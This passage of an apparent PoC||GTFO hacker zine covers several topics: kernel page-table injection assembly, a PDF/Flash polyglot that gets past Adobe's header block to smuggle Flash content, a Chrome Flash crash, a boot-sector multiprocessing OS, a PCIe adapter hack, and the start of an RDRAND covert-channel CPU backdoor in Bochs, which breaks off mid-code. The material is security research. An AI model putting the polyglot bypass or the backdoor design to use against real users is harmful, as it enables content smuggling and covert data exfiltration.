        //*************** END CRITICAL SECTION
        cmp eax, 0 // Can we use this entry?
        je inject_pde // Try the next one
        jmp test_pde // Found an empty one, w00t!

    // Injects our recursive PDE into the PDT
    inject_pde:
        // Setup our recursive PDE (again)
        mov eax, cr3 // A copy to modify for our new recursive PDE
        and eax, 0xFFC00000 // Only the most significant bits stay for 4M pages
        or eax, 0x93 // P | RW | PS | PCD
        // EAX now holds the same PDE to put into the 'real' PDT
        //*************** BEGIN CRITICAL SECTION
        mov cr3, edx  // Inject our new CR3

        mov [ebx], eax  // Add our mirthful PDE entry which should map in the PD
        invlpg [ebx]    // Invalidates the virtual address we used just in
                        // case it could cause later problems

        mov cr3, ecx    // Restore everything nicely
        //*************** END CRITICAL SECTION


        // Determine the virtual address of the base of the PDT
        // (remembering the differences in alignment)
        mov eax, cr3 // A copy to modify for our new recursive PDE
        and eax, 0x003FFFFF // Only the most significant bits stay for 4M pages
        mov ebx, PDEoffset
        shl ebx, 22 // Offset into the PDT
        or eax, ebx
        mov PDEoffset, eax

```

```
            popad

            sti
        }

        if(VDEBUG)
            DbgPrint("Mapping complete should be mapped in at 0x%x!", PDEoffset);

        return PDEoffset;
}
```

The above, on a 32-bit non-PAE system, will return the virtual address that maps in the page directory and allows you to map in arbitrary physical memory as a known location. It should be noted that kernel privileges are needed (to access CR3) and to operate on a kernel page marked as Global so as to persist through the CR3 changes. The author hopes you enjoyed this weird machine and remember to treat your input data as formally as code, for only you can prevent vulnerabilities!

Sincerely,
@JacobTorrey

5 A Flash PDF Polyglot

by Alex Inführ

5.1 PDF and SWF Reunited

I had the idea of creating a nice little file, one which is both a valid PDF and a valid Flash file. Such a polyglot can cause a lot of trouble, because they can smuggle active content like Flash in a harmless file type, PDF.[4] The PDF format is a really good container format, because the Adobe PDF parser is not very strict. The PDF header "%PDF-" does not have to be at offset `0`; the parser will search the first `1017` bytes for the header. Recently, however, Adobe decided to stop supporting PDF files that start either with CWS or FWS at offset 0. Both are possible headers for a Flash file. This should make it harder to create such polyglots.

5.2 Main File Structure

Unlike PDF, Flash files always need their header at offset 0. It is not possible to insert any data before it. To fulfill this requirement, we need to find a way to bypass Adobe's prohibition of Flash headers. The next step requires the PDF header to be embedded in the first 1,017 bytes without destroying the Flash file. If we meet all these requirements, we will be able to append the rest of the PDF data at the end of the file.

5.3 Bypassing the Header Restriction

The bypass was rather simple, all you have to do is open the SWF file format specification to page 27.

The specification mentions three possible headers: "`FWS`," "`CWS`" and "`ZWS`". The FWS is used for uncompressed Flash files, CWS for ZLIB compressed files and ZWS for LZMA compressed files. Maybe you've guessed it already, but Adobe forgot to block the ZWS header. For now the file structure looks like this:

```
>>> structure[0:3]
ZWS
>>> structure[4:]
[...Flash data...][...PDF data...]
```

Let's move on to the PDF header.

5.4 The Missing PDF Header

The last thing missing is the PDF header. Let's look in the Flash specification for a place. In the header the length of the uncompressed Flash file is stored at offset `0x04`, requiring four bytes. It seems to be useless, as no Flash parser seems to use this field! This means we can overwrite it with the PDF header, but we are missing one byte. The SWF specification defines at offset `0x03` the Flash version. Combined with the following four-byte length field, we have a perfect place for the PDF header! Our header structure looks like this.

```
>>> structure[0:3]
ZWS
>>> structure[3:8]
%PDF-
>>> structure[8:]
[...Flash data...][...PDF data...]
```

This is all it requires, but there is more!

[4] As harmless as PDF can be, at least!

5.5 The Madness

For unknown reasons the Flash file needs to be bigger than a certain size. I hard coded this size in my script. If the Flash file is too small, the created polyglot won't be rendered by the Adobe PDF reader, which makes no sense. I tested the PDF/Flash polyglot across a number of different browsers, and the results are very interesting. Please test it with your own systems.

- Windows 8 32 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 64 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash parsed
  - Firefox: PDF not parsed, Flash parsed
  - Opera: PDF parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 Enterprise 32 Bit:
  - IE 11: PDF parsed, Flash parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed

As you can see, IE and Chrome are not consistent between different operating systems, which seems really odd. But I have one little trick left!

5.6 Chrome Flash Player Crash!


While playing with the values of the Flash header I came across a crash in the 64 bit version of Chrome's Flash Player. At offset `0x0f` and `0x10` a part of the dictionary size is stored. This is used in the LZMA compression algorithm. Changing these to a high value like `0xBEEF` will trigger a crash. Extending this crash to an exploit, or determining that it isn't exploitable, is left as an exercise for the reader.

```
>>> structure[0x0f:0x11]
? (0xbeef)
```

6 These Philosophers Stuff on 512 Bytes; or, This Multiprocessing OS is a Boot Sector.

by Shikhin Sethi, Merchant of 3.5" Niftiness

The first article of this series[5] left the reader with a clean canvas, covering the early initialization of a 80x86 CPU along with its memory management unit. In the second installment, we will cover the x86 interrupts architecture, and timer usage. We'll also take a look at multiprocessing, how to handle interrupt requests from devices with multiple CPUs at the helm, and finish with a serving of stuffed philosophers—in 512 bytes!



6.1 Privilege levels

To control the access of resources granted to any program, the x86 architecture, starting from the 80286, features four privilege levels, level 0 to level 3, where 0 is the most privileged, and 3 is the least. Since the privilege model follows a hierarchical ring-like system, each level is also known as a Ring. The Current Privilege Level (CPL) is cached in the two lowest bits of the CS register, and is set as per the privilege level in the Defined Privilege Level (DPL) field of the Code Segment Descriptor.

To control the programmed I/O privilege of any program, the I/O Privilege Level (IOPL) flag can be used. A thread can only access I/O ports—and use certain privileged instructions—when its CPL is less than or equal to the IOPL.

Traditionally, Ring 0 is used by the kernel while Ring 3 is used by user-level applications. Modern microkernels can utilize Rings 1 and 2 to off-load drivers to a less privileged ring still granting I/O privileges.

6.2 Interrupts

In the event an external hardware needs to specify the occurrence of an event to the CPU, the hardware emits a signal known as an Interrupt Request (IRQ). The CPU, based on the IRQ and an interrupt vector table, then transfers control to an interrupt handler (interrupt service routine) associated with the IRQ. The handler performs the requisite action, acknowledges the handling of the request to the device, and returns execution back to the interrupted thread.

The same mechanism used to handle IRQs is further extended to accommodate both Exceptions and System Calls.

- Exceptions: On facing any illegal instruction or operation, the processor raises an exception, corresponding to a vector in the vector table. The Operating System can then either handle the exception, or terminate execution of the faulting thread.
- System Calls: All modern architectures feature a special instruction to raise an interrupt, thus allowing user-mode software to utilize the mechanism for calls into the kernel. For example, Linux uses the vector 0x80 on x86 for system calls.

The Interrupt Enable Flag (IF) in the (E)FLAGS register allows the kernel to mask hardware interrupts. The instructions `cli` (clear interrupts) and `sti` (set interrupts) disable and enable hardware interrupts. Both instructions are privileged as per what IOPL is set to.

6.2.1 Interrupt Vector Table (IVT)

Prior to the introduction of protected mode, the IVT was used to specify the address of all 256 interrupt handlers. Each handler was represented by a 4-byte segment:offset pair, and the IVT is defaultly located at `0x0000:0x0000`.

[5] PoC||GTFO 4:3

The 80286 introduced the `lidt` instruction, which also allowed the IVT to be relocated to another address in conventional memory.

6.2.2 Interrupt Descriptor Table (IDT)

With protected mode, the IVT was superseded by the Interrupt Descriptor Table. Each entry in the IDT was called a gate, and they were classified as:

- Interrupt Gates: The CPU pushes the EFLAGS register, the CS segment, and the return EIP on the stack before handling control to the interrupt handler. Interrupts are automatically disabled upon entry, and are restored when the EFLAGS register is popped back.
- Trap Gates: Trap gates are similar to interrupt gates, but interrupts are not masked upon entry.
- Task Gates: Task gates were intended to be used for hardware multitasking, but software multitasking has been preferred over it.

Similar to the Global Descriptor Table Register, an IDTR is used to keep track of the size and location of the IDT.

```
idtr:
    ; Size of IDT - 1.
    dw (256 * 8) - 1
    dd idt

; ecx: interrupt vector.
; eax: the interrupt handler.
; Trash edi.
add_idt_gate:
    ; The entry into the table.
    lea edi, [idt + ecx * 4]

    ; The first two bytes specify the lower 16-bits of the interrupt handler.
    mov [edi], ax
    shr ax, 16

    ; The upper-most two bytes specify the highest 16-bits.
    mov [edi + 6], ax

    ; The third and fourth byte specify the selector of the interrupt function,
    ; 0x08 in this case.
    ; The fifth byte is reserved 0.
    ; The sixth byte is for flags:
    ;   Bits 0:3 -> type. 0x0E is 32-bit interrupt gate.
    ;   Bits 5:6 -> the privilege level the calling descriptor should have.
    ;   Bit 7 -> present flag.
    mov dword [edi + 2], 0x08 | (1 << 31) | (0x0E << 24)
    ret
```

6.2.3 Programmable Interrupt Controller (PIC)

To route hardware interrupts, the IBM PC and XT used the 8259 PIC chip which was able to handle 8 IRQs. Traditionally, these were mapped by the BIOS to interrupts 8 to 15, so as to not collide with the original exceptions.

With the IBM PC/AT, the system was extended to incorporate two 8259 PICs, where one acts as a master and the other as a slave. Only the master is able to signal the processor, and the slave uses IRQ line 2 to signal to the master a pending interrupt. Since this implies that IRQ 2 is unavailable for use by devices, most motherboards reroute IRQ 2 to IRQ 9 to maintain backwards compatibility.

Both PIC chips have an offset variable. Whenever an unmasked input line is raised, they add the input line to the offset, to form the requested interrupt number. By convention, the BIOS routes IRQs 0 to 7 to interrupts 8 to 15, and IRQs 8 to 15 to interrupts 112 to 119. After handling an interrupt, the PIC chips need a End Of Interrupt (EOI) command to ascertain that the interrupt isn't pending. For interrupts cascaded from the slave to the master, both the PIC chips need a EOI.

With the 80286, Intel extended exceptions to cover interrupt vectors `0x00` to `0x1F`. Hence, the master 8259's configuration collided with the exception range. To properly configure the PIC, both the master and the slave controllers can be remapped with a proper offset. However, since we do not require any interrupts from devices, we'll mask all interrupt lines:

```
; Each bit specifies each line.
mov al, 0xFF
; For the master PIC.
out 0xA1, al
; For the slave PIC.
out 0x21, al
```

6.3 Programmable Interval Timer (PIT)

The x86 architecture features the Intel 8253/8254 as the de facto Programmable Interval Timer. The timer has three channels with individual counters; the first was used for time keeping and got routed to IRQ 0. The second channel was used to trigger the refresh of DRAM, while the third was used to program the PC speaker. Each channel can be operated in any one of six modes. Although covering the entire functioning of the 8253 is out of the scope of this article, we will take a specific look at programming channel 2 for a one-shot timer.

The PIT uses an oscillator running at 1.19318166 MHz. The IBM PC borrowed from television circuitry a single base oscillator at 14.31818 MHz. The CPU divided this by 3 for its frequency, while the CGA video controller divided this by 4. Both the signals were passed through a logical AND gate to attain the frequency for the PIT. A counter is used as a frequency divider to fine-tune the frequency provided by the PIT. The counter is decreased using the base frequency, and a pulse is generated when it reaches zero.

The presence of a local APIC can be detected via the CPUID feature flags. Certain systems allow the configuration of the LAPIC via a IA32_APIC_BASE Model-Specific Register (MSR). However, in most cases, once the LAPIC is disabled via the MSR, it cannot be set without resetting the CPU.

Although the output of channel 2 is routed to the PC speaker, the channel offers a software-controllable gate input, and allows us to check the output status without enabling interrupts. We will use channel 2 in conjunction with mode 1, the hardware re-triggerable one-shot.

In mode 1, on the rising edge of the gate input, the timer reloads the current count with the value specified. It sets the output signal as low, and on each falling edge of the oscillator, the value of the current count is decremented. Once the current count reaches zero, the output signal goes high until the timer is reset. The state of the output signal can be checked by I/O port `0x61`.

```
; Port 0x43 is the command register.
; 0b -> 16-bit binary mode, while specifying the reload value.
; 001b -> mode 1, hardware re-triggerable one-shot.
; 11b -> lobyte/hibyte access mode.
; 10b -> channel 2.
mov al, 10110010b
out 0x43, al

; We set a frequency of 100 Hz.
; 1193182/100 = 0x2E9C.
; Low byte.
mov al, 0x9C
out 0x42, al
```

```
    ; High byte.
    mov al, 0x2E
    out 0x42, al
```

The timer can then be started by raising the gate input:

```
    ; Start the PIT channel 2 timer.
    in al, 0x61
    and al, 0xFE
    out 0x61, al
    or al, 1
    out 0x61, al
```

The output signal can also be determined:

```
    in al, 0x61
    ; Bit 5 specifies if the output is high or not.
    and al, 0x20
```

6.4 Multiprocessing

With multiple processors, the interrupt routing mechanism is decoupled into two units: the local Advanced Programmable Interrupt Controller (LAPIC) and the I/O APIC. Each LAPIC is integrated into the processor[6], and is used to manage external interrupts. The LAPIC is also used for generating Inter-Processor Interrupts (IPI), which play a pivotal role in initializing other logical processors. The I/O APIC is used for interrupt routing from external sources to a specific local APIC, and acts as a modern replacement for the PIC.

Although the MultiProcessor Specification specifies the base of the local APIC as `0xFEE00000`, the base address can be overridden. Due to space constraints in our proof-of-concept, we assume the base address as `0xFEE00000`. Each register in the local APIC memory space can only be accessed by a 32-bit read/write.[7]

To handle certain race conditions, such as an interrupt being masked before it is dispensed, the local APIC generates a spurious-interrupt. The spurious interrupt handler needs to be only set to a dummy interrupt handler.

```
    ; Bit 8 enables the LAPIC.
    ; Bits 0 to 7 specify the vector of the spurious interrupt handler.
    ; We set it to 63 (bits 0 to 3 are hardwired 1).
    mov esi, local_apic
    mov dword [local_apic + spurious_interrupt_vector_register], (1 << 8) | (11b << 4)
```

6.4.1 Application Processor (AP) Start-Up

The logical processor that the BIOS hands control over to is termed as the bootstrap processor, while all other processors in the system are called as application processors. Each AP is uniquely identified by a local APIC ID assigned to its LAPIC.

[6] The 80486 featured an external local APIC, the 82489DX. The 82489DX acted both, as the LAPIC and the I/O APIC, and differs with the modern APIC in subtle ways. Systems with the 82489DX are rare, and the differences are beyond the scope of this article.

[7] For Family 5, Model 2, Stepping 0, 1, 2, 3, 4, and 11, writes to the local APIC registers can be lost. The bug can be avoided by doing a dummy read from any local APIC register before a write.

To initialize a logical processor, an INIT IPI is first sent to the respective local APIC. On receiving the IPI, the LAPIC causes the processor to reset its state and start executing from a fixed location. After the successful handling of the INIT IPI, a STARTUP IPI commands the processor to start executing from a specified page. [8]

```
mov si, trampoline
mov di, 0x7000
mov cx, trampoline_end - trampoline
rep movsb

; Send the INIT IPI.
; 101b -> INIT.
; 1 << 14 -> level.
; 11b << 18 -> all excluding self.
mov dword [local_apic + icr_low], (101b << 8) | (1 << 14) | (11b << 18)

; Start the PIT channel 2 timer.
in al, 0x61
and al, 0xFE
out 0x61, al
or al, 1
out 0x61, al

.delay:
    in al, 0x61
    ; Bit 5 specifies if the output is high or not.
    and al, 0x20
    jz .delay

; Send the Startup IPI.
; Vector XX specifies the page, giving trampoline address 0x000XX000.
; In our case, 0x07000.
; 110b -> SIPI.
mov dword [local_apic + icr_low], 7 | (110b << 8) | (1 << 14) | (11b << 18)
```

In the trampoline, we initialize the AP with a stack, and switch to protected mode. In our revised proof-of-concept, we've disabled paging due to space constraints, but no special logic is required to handle that case either.

6.4.2 The MPS/ACPI Tables

Broadcasting INIT IPIs to all CPUs except the current one is not recommended; the BIOS may have disabled specific faulty processors, which would also receive the IPI. Instead, the BIOS provides a list of all local APICs with their local APIC ID. The MultiProcessor Specification (MPS) tables, or the Multiple APIC Description Table (MADT) sub-table in the ACPI tables.[9] IPIs with the destination mode set as physical and the destination field set with the specific LAPIC ID of the target processor can be used to initialize all processors one by one.

6.4.3 LAPIC Timer

Each local APIC unit also has a specific timer, for per-CPU time keeping. However, the local APIC timer operates on the CPU's frequency, as opposed to the PIT which uses a fixed frequency. We first calibrate the local APIC timer, and then configure it to periodically generate an interrupt every 10 ms.

[8] The MultiProcessor Specification recommends that two successive SIPIs be sent with a delay of $200\mu s$. However, not only is it tough to find a timer with that precision, but most CPUs only require one SIPI. To be completely compliant, a second SIPI can be sent after a small delay if the target CPU does not initialize itself by then.

[9] The MPS tables are known to be faulty for modern systems, especially those supporting hyperthreading. Thus, the ACPI tables are always recommended over the MPS ones.

```
; Though alarmingly versatile, LAPIC eerily echoes nice sentiments of
; lots of effort for little gain.
; Set the divide configuration register as divide by 1.
mov dword [local_apic + timer_divide_config], 1011b
mov dword [local_apic + lvt_timer], 63
mov dword [local_apic + initial_count_timer], -1

; Start the PIT channel 2 timer.
in al, 0x61
and al, 0xFE
out 0x61, al
or al, 1
out 0x61, al

.delay:
    in al, 0x61
    ; Bit 5 specifies if the output is high or not.
    and al, 0x20
    jz .delay

mov eax, [local_apic + current_count_timer]
not eax
mov [initial_count], eax

mov dword [local_apic + timer_divide_config], 1011b
; (1 << 17) specifies periodic.
mov dword [local_apic + lvt_timer], 63 | (1 << 17)
mov eax, [initial_count]
mov dword [local_apic + initial_count_timer], eax
```

6.4.4 I/O APIC

As opposed to the PIC, the peripheral to I/O APIC routing is not fixed. The MPS and ACPI tables specify this routing. Covering the parsing of this routing is beyond the scope of this article.

6.5 Dining Philosophers

The philosophers have taught us that if you have a bite in front of you, synchronize the picking up your forks and eat the bite. If you've got 512 bytes, eat all the damned 512 bytes.

The PoC has each CPU as a philosopher stuffing itself on its 512 bytes. On acquiring the forks, the CPU executes the magic Bochs breakpoint instruction, '`xchg bx, bx`' at `0x7D50`. On losing the fork, it executes '`xchg bx, bx`' at `0x7D39`.

6.6 Till Next Time

The article got us through initializing our dining philosophers and making them eat. In future issues, we will look at other aspects of the x86 architecture, including, but not limited to Non-Uniform Memory Access (NUMA) systems.

Till next time,

```
hlt:
    hlt
    jmp hlt
```


7 A Breakout Board for Mini-PCIe; or, My Intel Galileo has less RAM than its Video Card!

by Joe FitzPatrick

Dear Acolytes of Electricity, let us spend a moment remembering the daily struggles from a time before enlightenment. For let us not forget that there was a time that even the most modest system upgrade required a screwdriver. And let us recall the dark moments when we were alone with DIP switches, not knowing what to set or where to seek divine guidance.

Alas, device enumeration has come and we are saved. An I for an O is not longer the rule of the land, but devices now merely ask and they shall receive. The bounty of interrupts and fruitfulness of MMIO are gifts granted upon enumeration, a baptism into a new order of hardware that Just Works.


Beware, friends. There are those that would have us believe that life is not easy. For we may still find need to open cases with screwdrivers, align cards in slots, and insert cables with retention clips. But this is merely a ruse! Deep down inside, it is new and enlightened, but still lives and acts as it has since the unenlightened times. Verily I tell you: there is a better way. Let us liberate this hardware!




7.1 PCIe is as easy as USB

USB is great. We can plug stuff in, and it just works. If we need more ports, we can use a hub. Down below there's differential signaling. There's automatic speed negotiation. At the higher layers there are standardized structures that report all the INs and OUTs of the device. And these help software know exactly which drivers to load when the device is attached and identified.

PCIe is more similar than you might imagine. You plug stuff in and it just works, though it sometimes requires a shutdown. If you need more slots, you can use a switch. There's differential signaling automatic detection, and automatic speed





and width negotiation. Standardized structures report the details of the device, and allow software to know exactly which drivers to load.

The PCI SIG actually did a pretty darn good job with PCIe. They made it so that even if you screw everything up with your hardware design, it'll still probably work. Which also means we can screw around with it, hack things together and it'll still probably work too.

I have a divine vision I would like to share. I believe with all of my soul that, as long as we can get a couple wires hooked up properly, we can bring any PCIe host and PCIe device together.

Before you all tell me to GTFO, I'll get on with the PoC. Galileo is a board with a 400 MHz Pentium-class processor that has been kluged into an Arduino form factor. It has a MiniPCIe slot on the bottom which is *supposed* to only be used for Wifi adapters. But if I just stuck to what I was supposed to do I'd still be flashing LEDs and saving my graphics cards for real computers.

7.2 An Incongruous Fornication of Hardware

So, the PoC is to get this Arduino working with a Geforce GTX 650 Ti Boost. Because a 1.1 GHz, 768-core gpu with 2 GB of memory is a good mate to a 400 MHz single core CPU. First we'll talk hardware, then we'll gloss over the software.

We've got a PCIe 3.0 x16 device—sixteen TX pairs and sixteen RX pairs that run up to 8 GHz on a 164 pin connector. When the device first connects, the physical layer figures out how wide the link is and scales it down as necessary. In addition, the link starts at PCIe 1.0 speeds of 2.5 GHz and only 'retrains' to a higher speed if both ends support and the error rate stays low. Even at 2.5 GHz, we can do a crappy job wiring it and our data rate might suck—but thanks to fancy protocols and error detection it will probably still work.

So really, we only need four wires—two for TX and two for RX. Many devices work fine without a reference clock, but we'll throw in those extra 2 pins for good measure. The Galileo board has a MiniPCIe slot, and we've got a full size PCIe card that's five times the size of and twenty times the weight of the Galileo itself. We need some way of cabling them together.

The PCI SIG actually defines external cables for PCIe, but they're really expensive. Let's brainstorm. We need a cheap cable that can carry two 2.5 GHz pairs and one 100 MHz clock pair. hmm. USB 3 cables! So, I threw together a couple boards—one to plug in the MiniPCIe slot, the other to plug the graphics card into, and USB 3 sockets to connect them. The slot-end board also has a 12 V/5 V power header and voltage regulator—MiniPCIe only supplies a little juice at 3.3 V while PCIe requires 12 V and 3.3 V. Pirate the board files by unzipping this PDF.[10] You can get premade PCIe extenders/adapters like these on eBay or elsewhere, but what's the fun in that?

[10] `git clone https://github.com/securelyfitz/PEXternalizer`

```
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
```

So, plug everything in, attach an external power supply to the graphics card, power it up, and... nothing. Or so it would seem. But, we've got a serial console on the Galileo, so we can check it out by running `lspci`.

And there we have it! An Nvidia `0x10de` standing out in a sea of Intel `0x8086`. Our graphics card is connected, enumerated, and waiting for drivers.

7.3 Solemnization through Software


On a normal desktop, the BIOS starts up, runs the video BIOS that initializes the display, and gets on with things. But this is supposed to be a tiny embedded system. While it does boot via EFI, it doesn't run video BIOS or any option ROMs. We'll have to that by hand.

There's already great instructions by Sergey Kiselev on how to build your own Linux for Galileo available.[11] I mostly followed those to get a standard install working, but I had to make two changes between steps 7 and 8 of Kiselev's tutorial. We need to add all the X11 related packages, and we need to enable nouveau, the open-source Nvidia drivers, in our kernel configuration.

```
7.1. Add ''x11'' to the DISTRO\_FEATURES line in
meta-clanton\_vxxxx/meta-clanton-distro/conf/distro/clanton-tiny.conf
7.2. Configure the kernel by running ''bitbake linux-yocto-clanton -c
menuconfig'' and enabling nouveau under drivers->graphics->nouveau
```

Copy the resulting files to a MicroSD card, pop it in your Galileo, and you are a `modprobe nouveau && startx` away from what might be the most inefficient way to drive a display ever devised. Of course, there's no window manager or input devices yet configured, so you can't do much, but that's just a software problem, right?

[11] `http://www.malinov.com/Home/sergey-s-blog/intelgalileo-buildinglinuximage`


3.3V1
22-23-2031
PCI-E1XCONN
C3
100uF
X2
22-23-2041
U$2
USB3FLAT
C1
PEXternalizer 0.9
USB3FLAT
U$1
PEXternalizer 0.9
PEXternalizer Mini 0.9
Mini PciE eXternalizer
https://github.com/
securelyfitz/PEXternalizer
PEXternalizer Mini 0.9
USB3FLAT
U$2
1
15
17
51

8 Prototyping a generic x86 backdoor in Bochs; or, I'll see your RDRAND backdoor and raise you a covert channel!

by Matilda

Inspired by Taylor Hornby's article in PoC||GTFO 3:6 about a way to backdoor RDRAND, I designed and prototyped a general backdoor for an x86 CPU that, without knowing a 128 bit AES key, can only be proven to exist by reverse-engineering the die of the CPU.

In order to have a functioning backdoor we need several things. We need a context in which to execute backdoor code and ways to communicate with the backdoor code. The first one is easy to solve. If we are able to create new hardware on the CPU die, we can add an additional processor on it with a bit of memory and have it be totally independent from any of the code that the x86 CPU executes. Let's call this or its Bochs emulation an Ubervisor.

We store the state for the ubervisor in an appropriately-named structure.

```
struct {
    /* data to be encrypted */
    uint8_t evilbyte=0xff;
    uint8_t evilstatus=0xff;
    /* counter for output covert channel */
    uint64_t counter = 0;     /* incremented by 1 each time RDRAND
                                 is called */
    uint64_t i_counter = 0;   /* each time we enter ADD_GqEqR we evaluate
                                 ((RAX << 64) | RBX) ^ AES_k(i_counter)
                                 and if it gives us the magic number we end
                                 up incrementing i_counter twice (to generate
                                 256 bits of keystream, as we read 4 64 bit
                                 regs). If we do not get the magic number,
                                 we *do not* increment i_counter. this allows
                                 us to remain in synchronization */
    /* key */
    uint8_t aes_key [17] = "YELLOW SUBMARINE";

    /* output status is 0 if we need to output the high half of the
       block, or 1 if we need to output the low half (and then increment the
       counter afterwards, of course) */
    uint8_t out_stat = 0;
} evil;
```

Communicating with the backdoor is harder. We need to find out how to pass data from user mode x86 code to the ubervisor. No code running on the CPU—whether in user mode, kernel mode, or even SMM mode—should be able to determine if the CPU is backdoored.

8.1 Data exfiltration using RDRAND as a covert channel.

Let's first focus on communication from the ubervisor to user mode x86 code.

An obvious choice to sneak data from the ubervisor to user mode x86 code is using RDRAND. There is no way, besides reverse engineering the circuits implementing RDRAND, to tell whether the output of RDRAND is acting as a covert channel. All other instructions may be comparable to legitimate known-good reference CPU values against a possibly-backdoored CPU, where all registers and memory are checked after each instruction. RDRAND being non-deterministic by nature, it is not possible to perform the same differential analysis to detect backdoors without reverting to more costly techniques, such as timing analysis.

Our implementation of an RDRAND covert channel goes in the Bochs function `BX_CPU_C::RDRAND_Eq(bxInstruction_c *i)`.

```
Bit64u val_64 = 0;
uint8_t ibuf[16];
/* input buffer is organized like this:
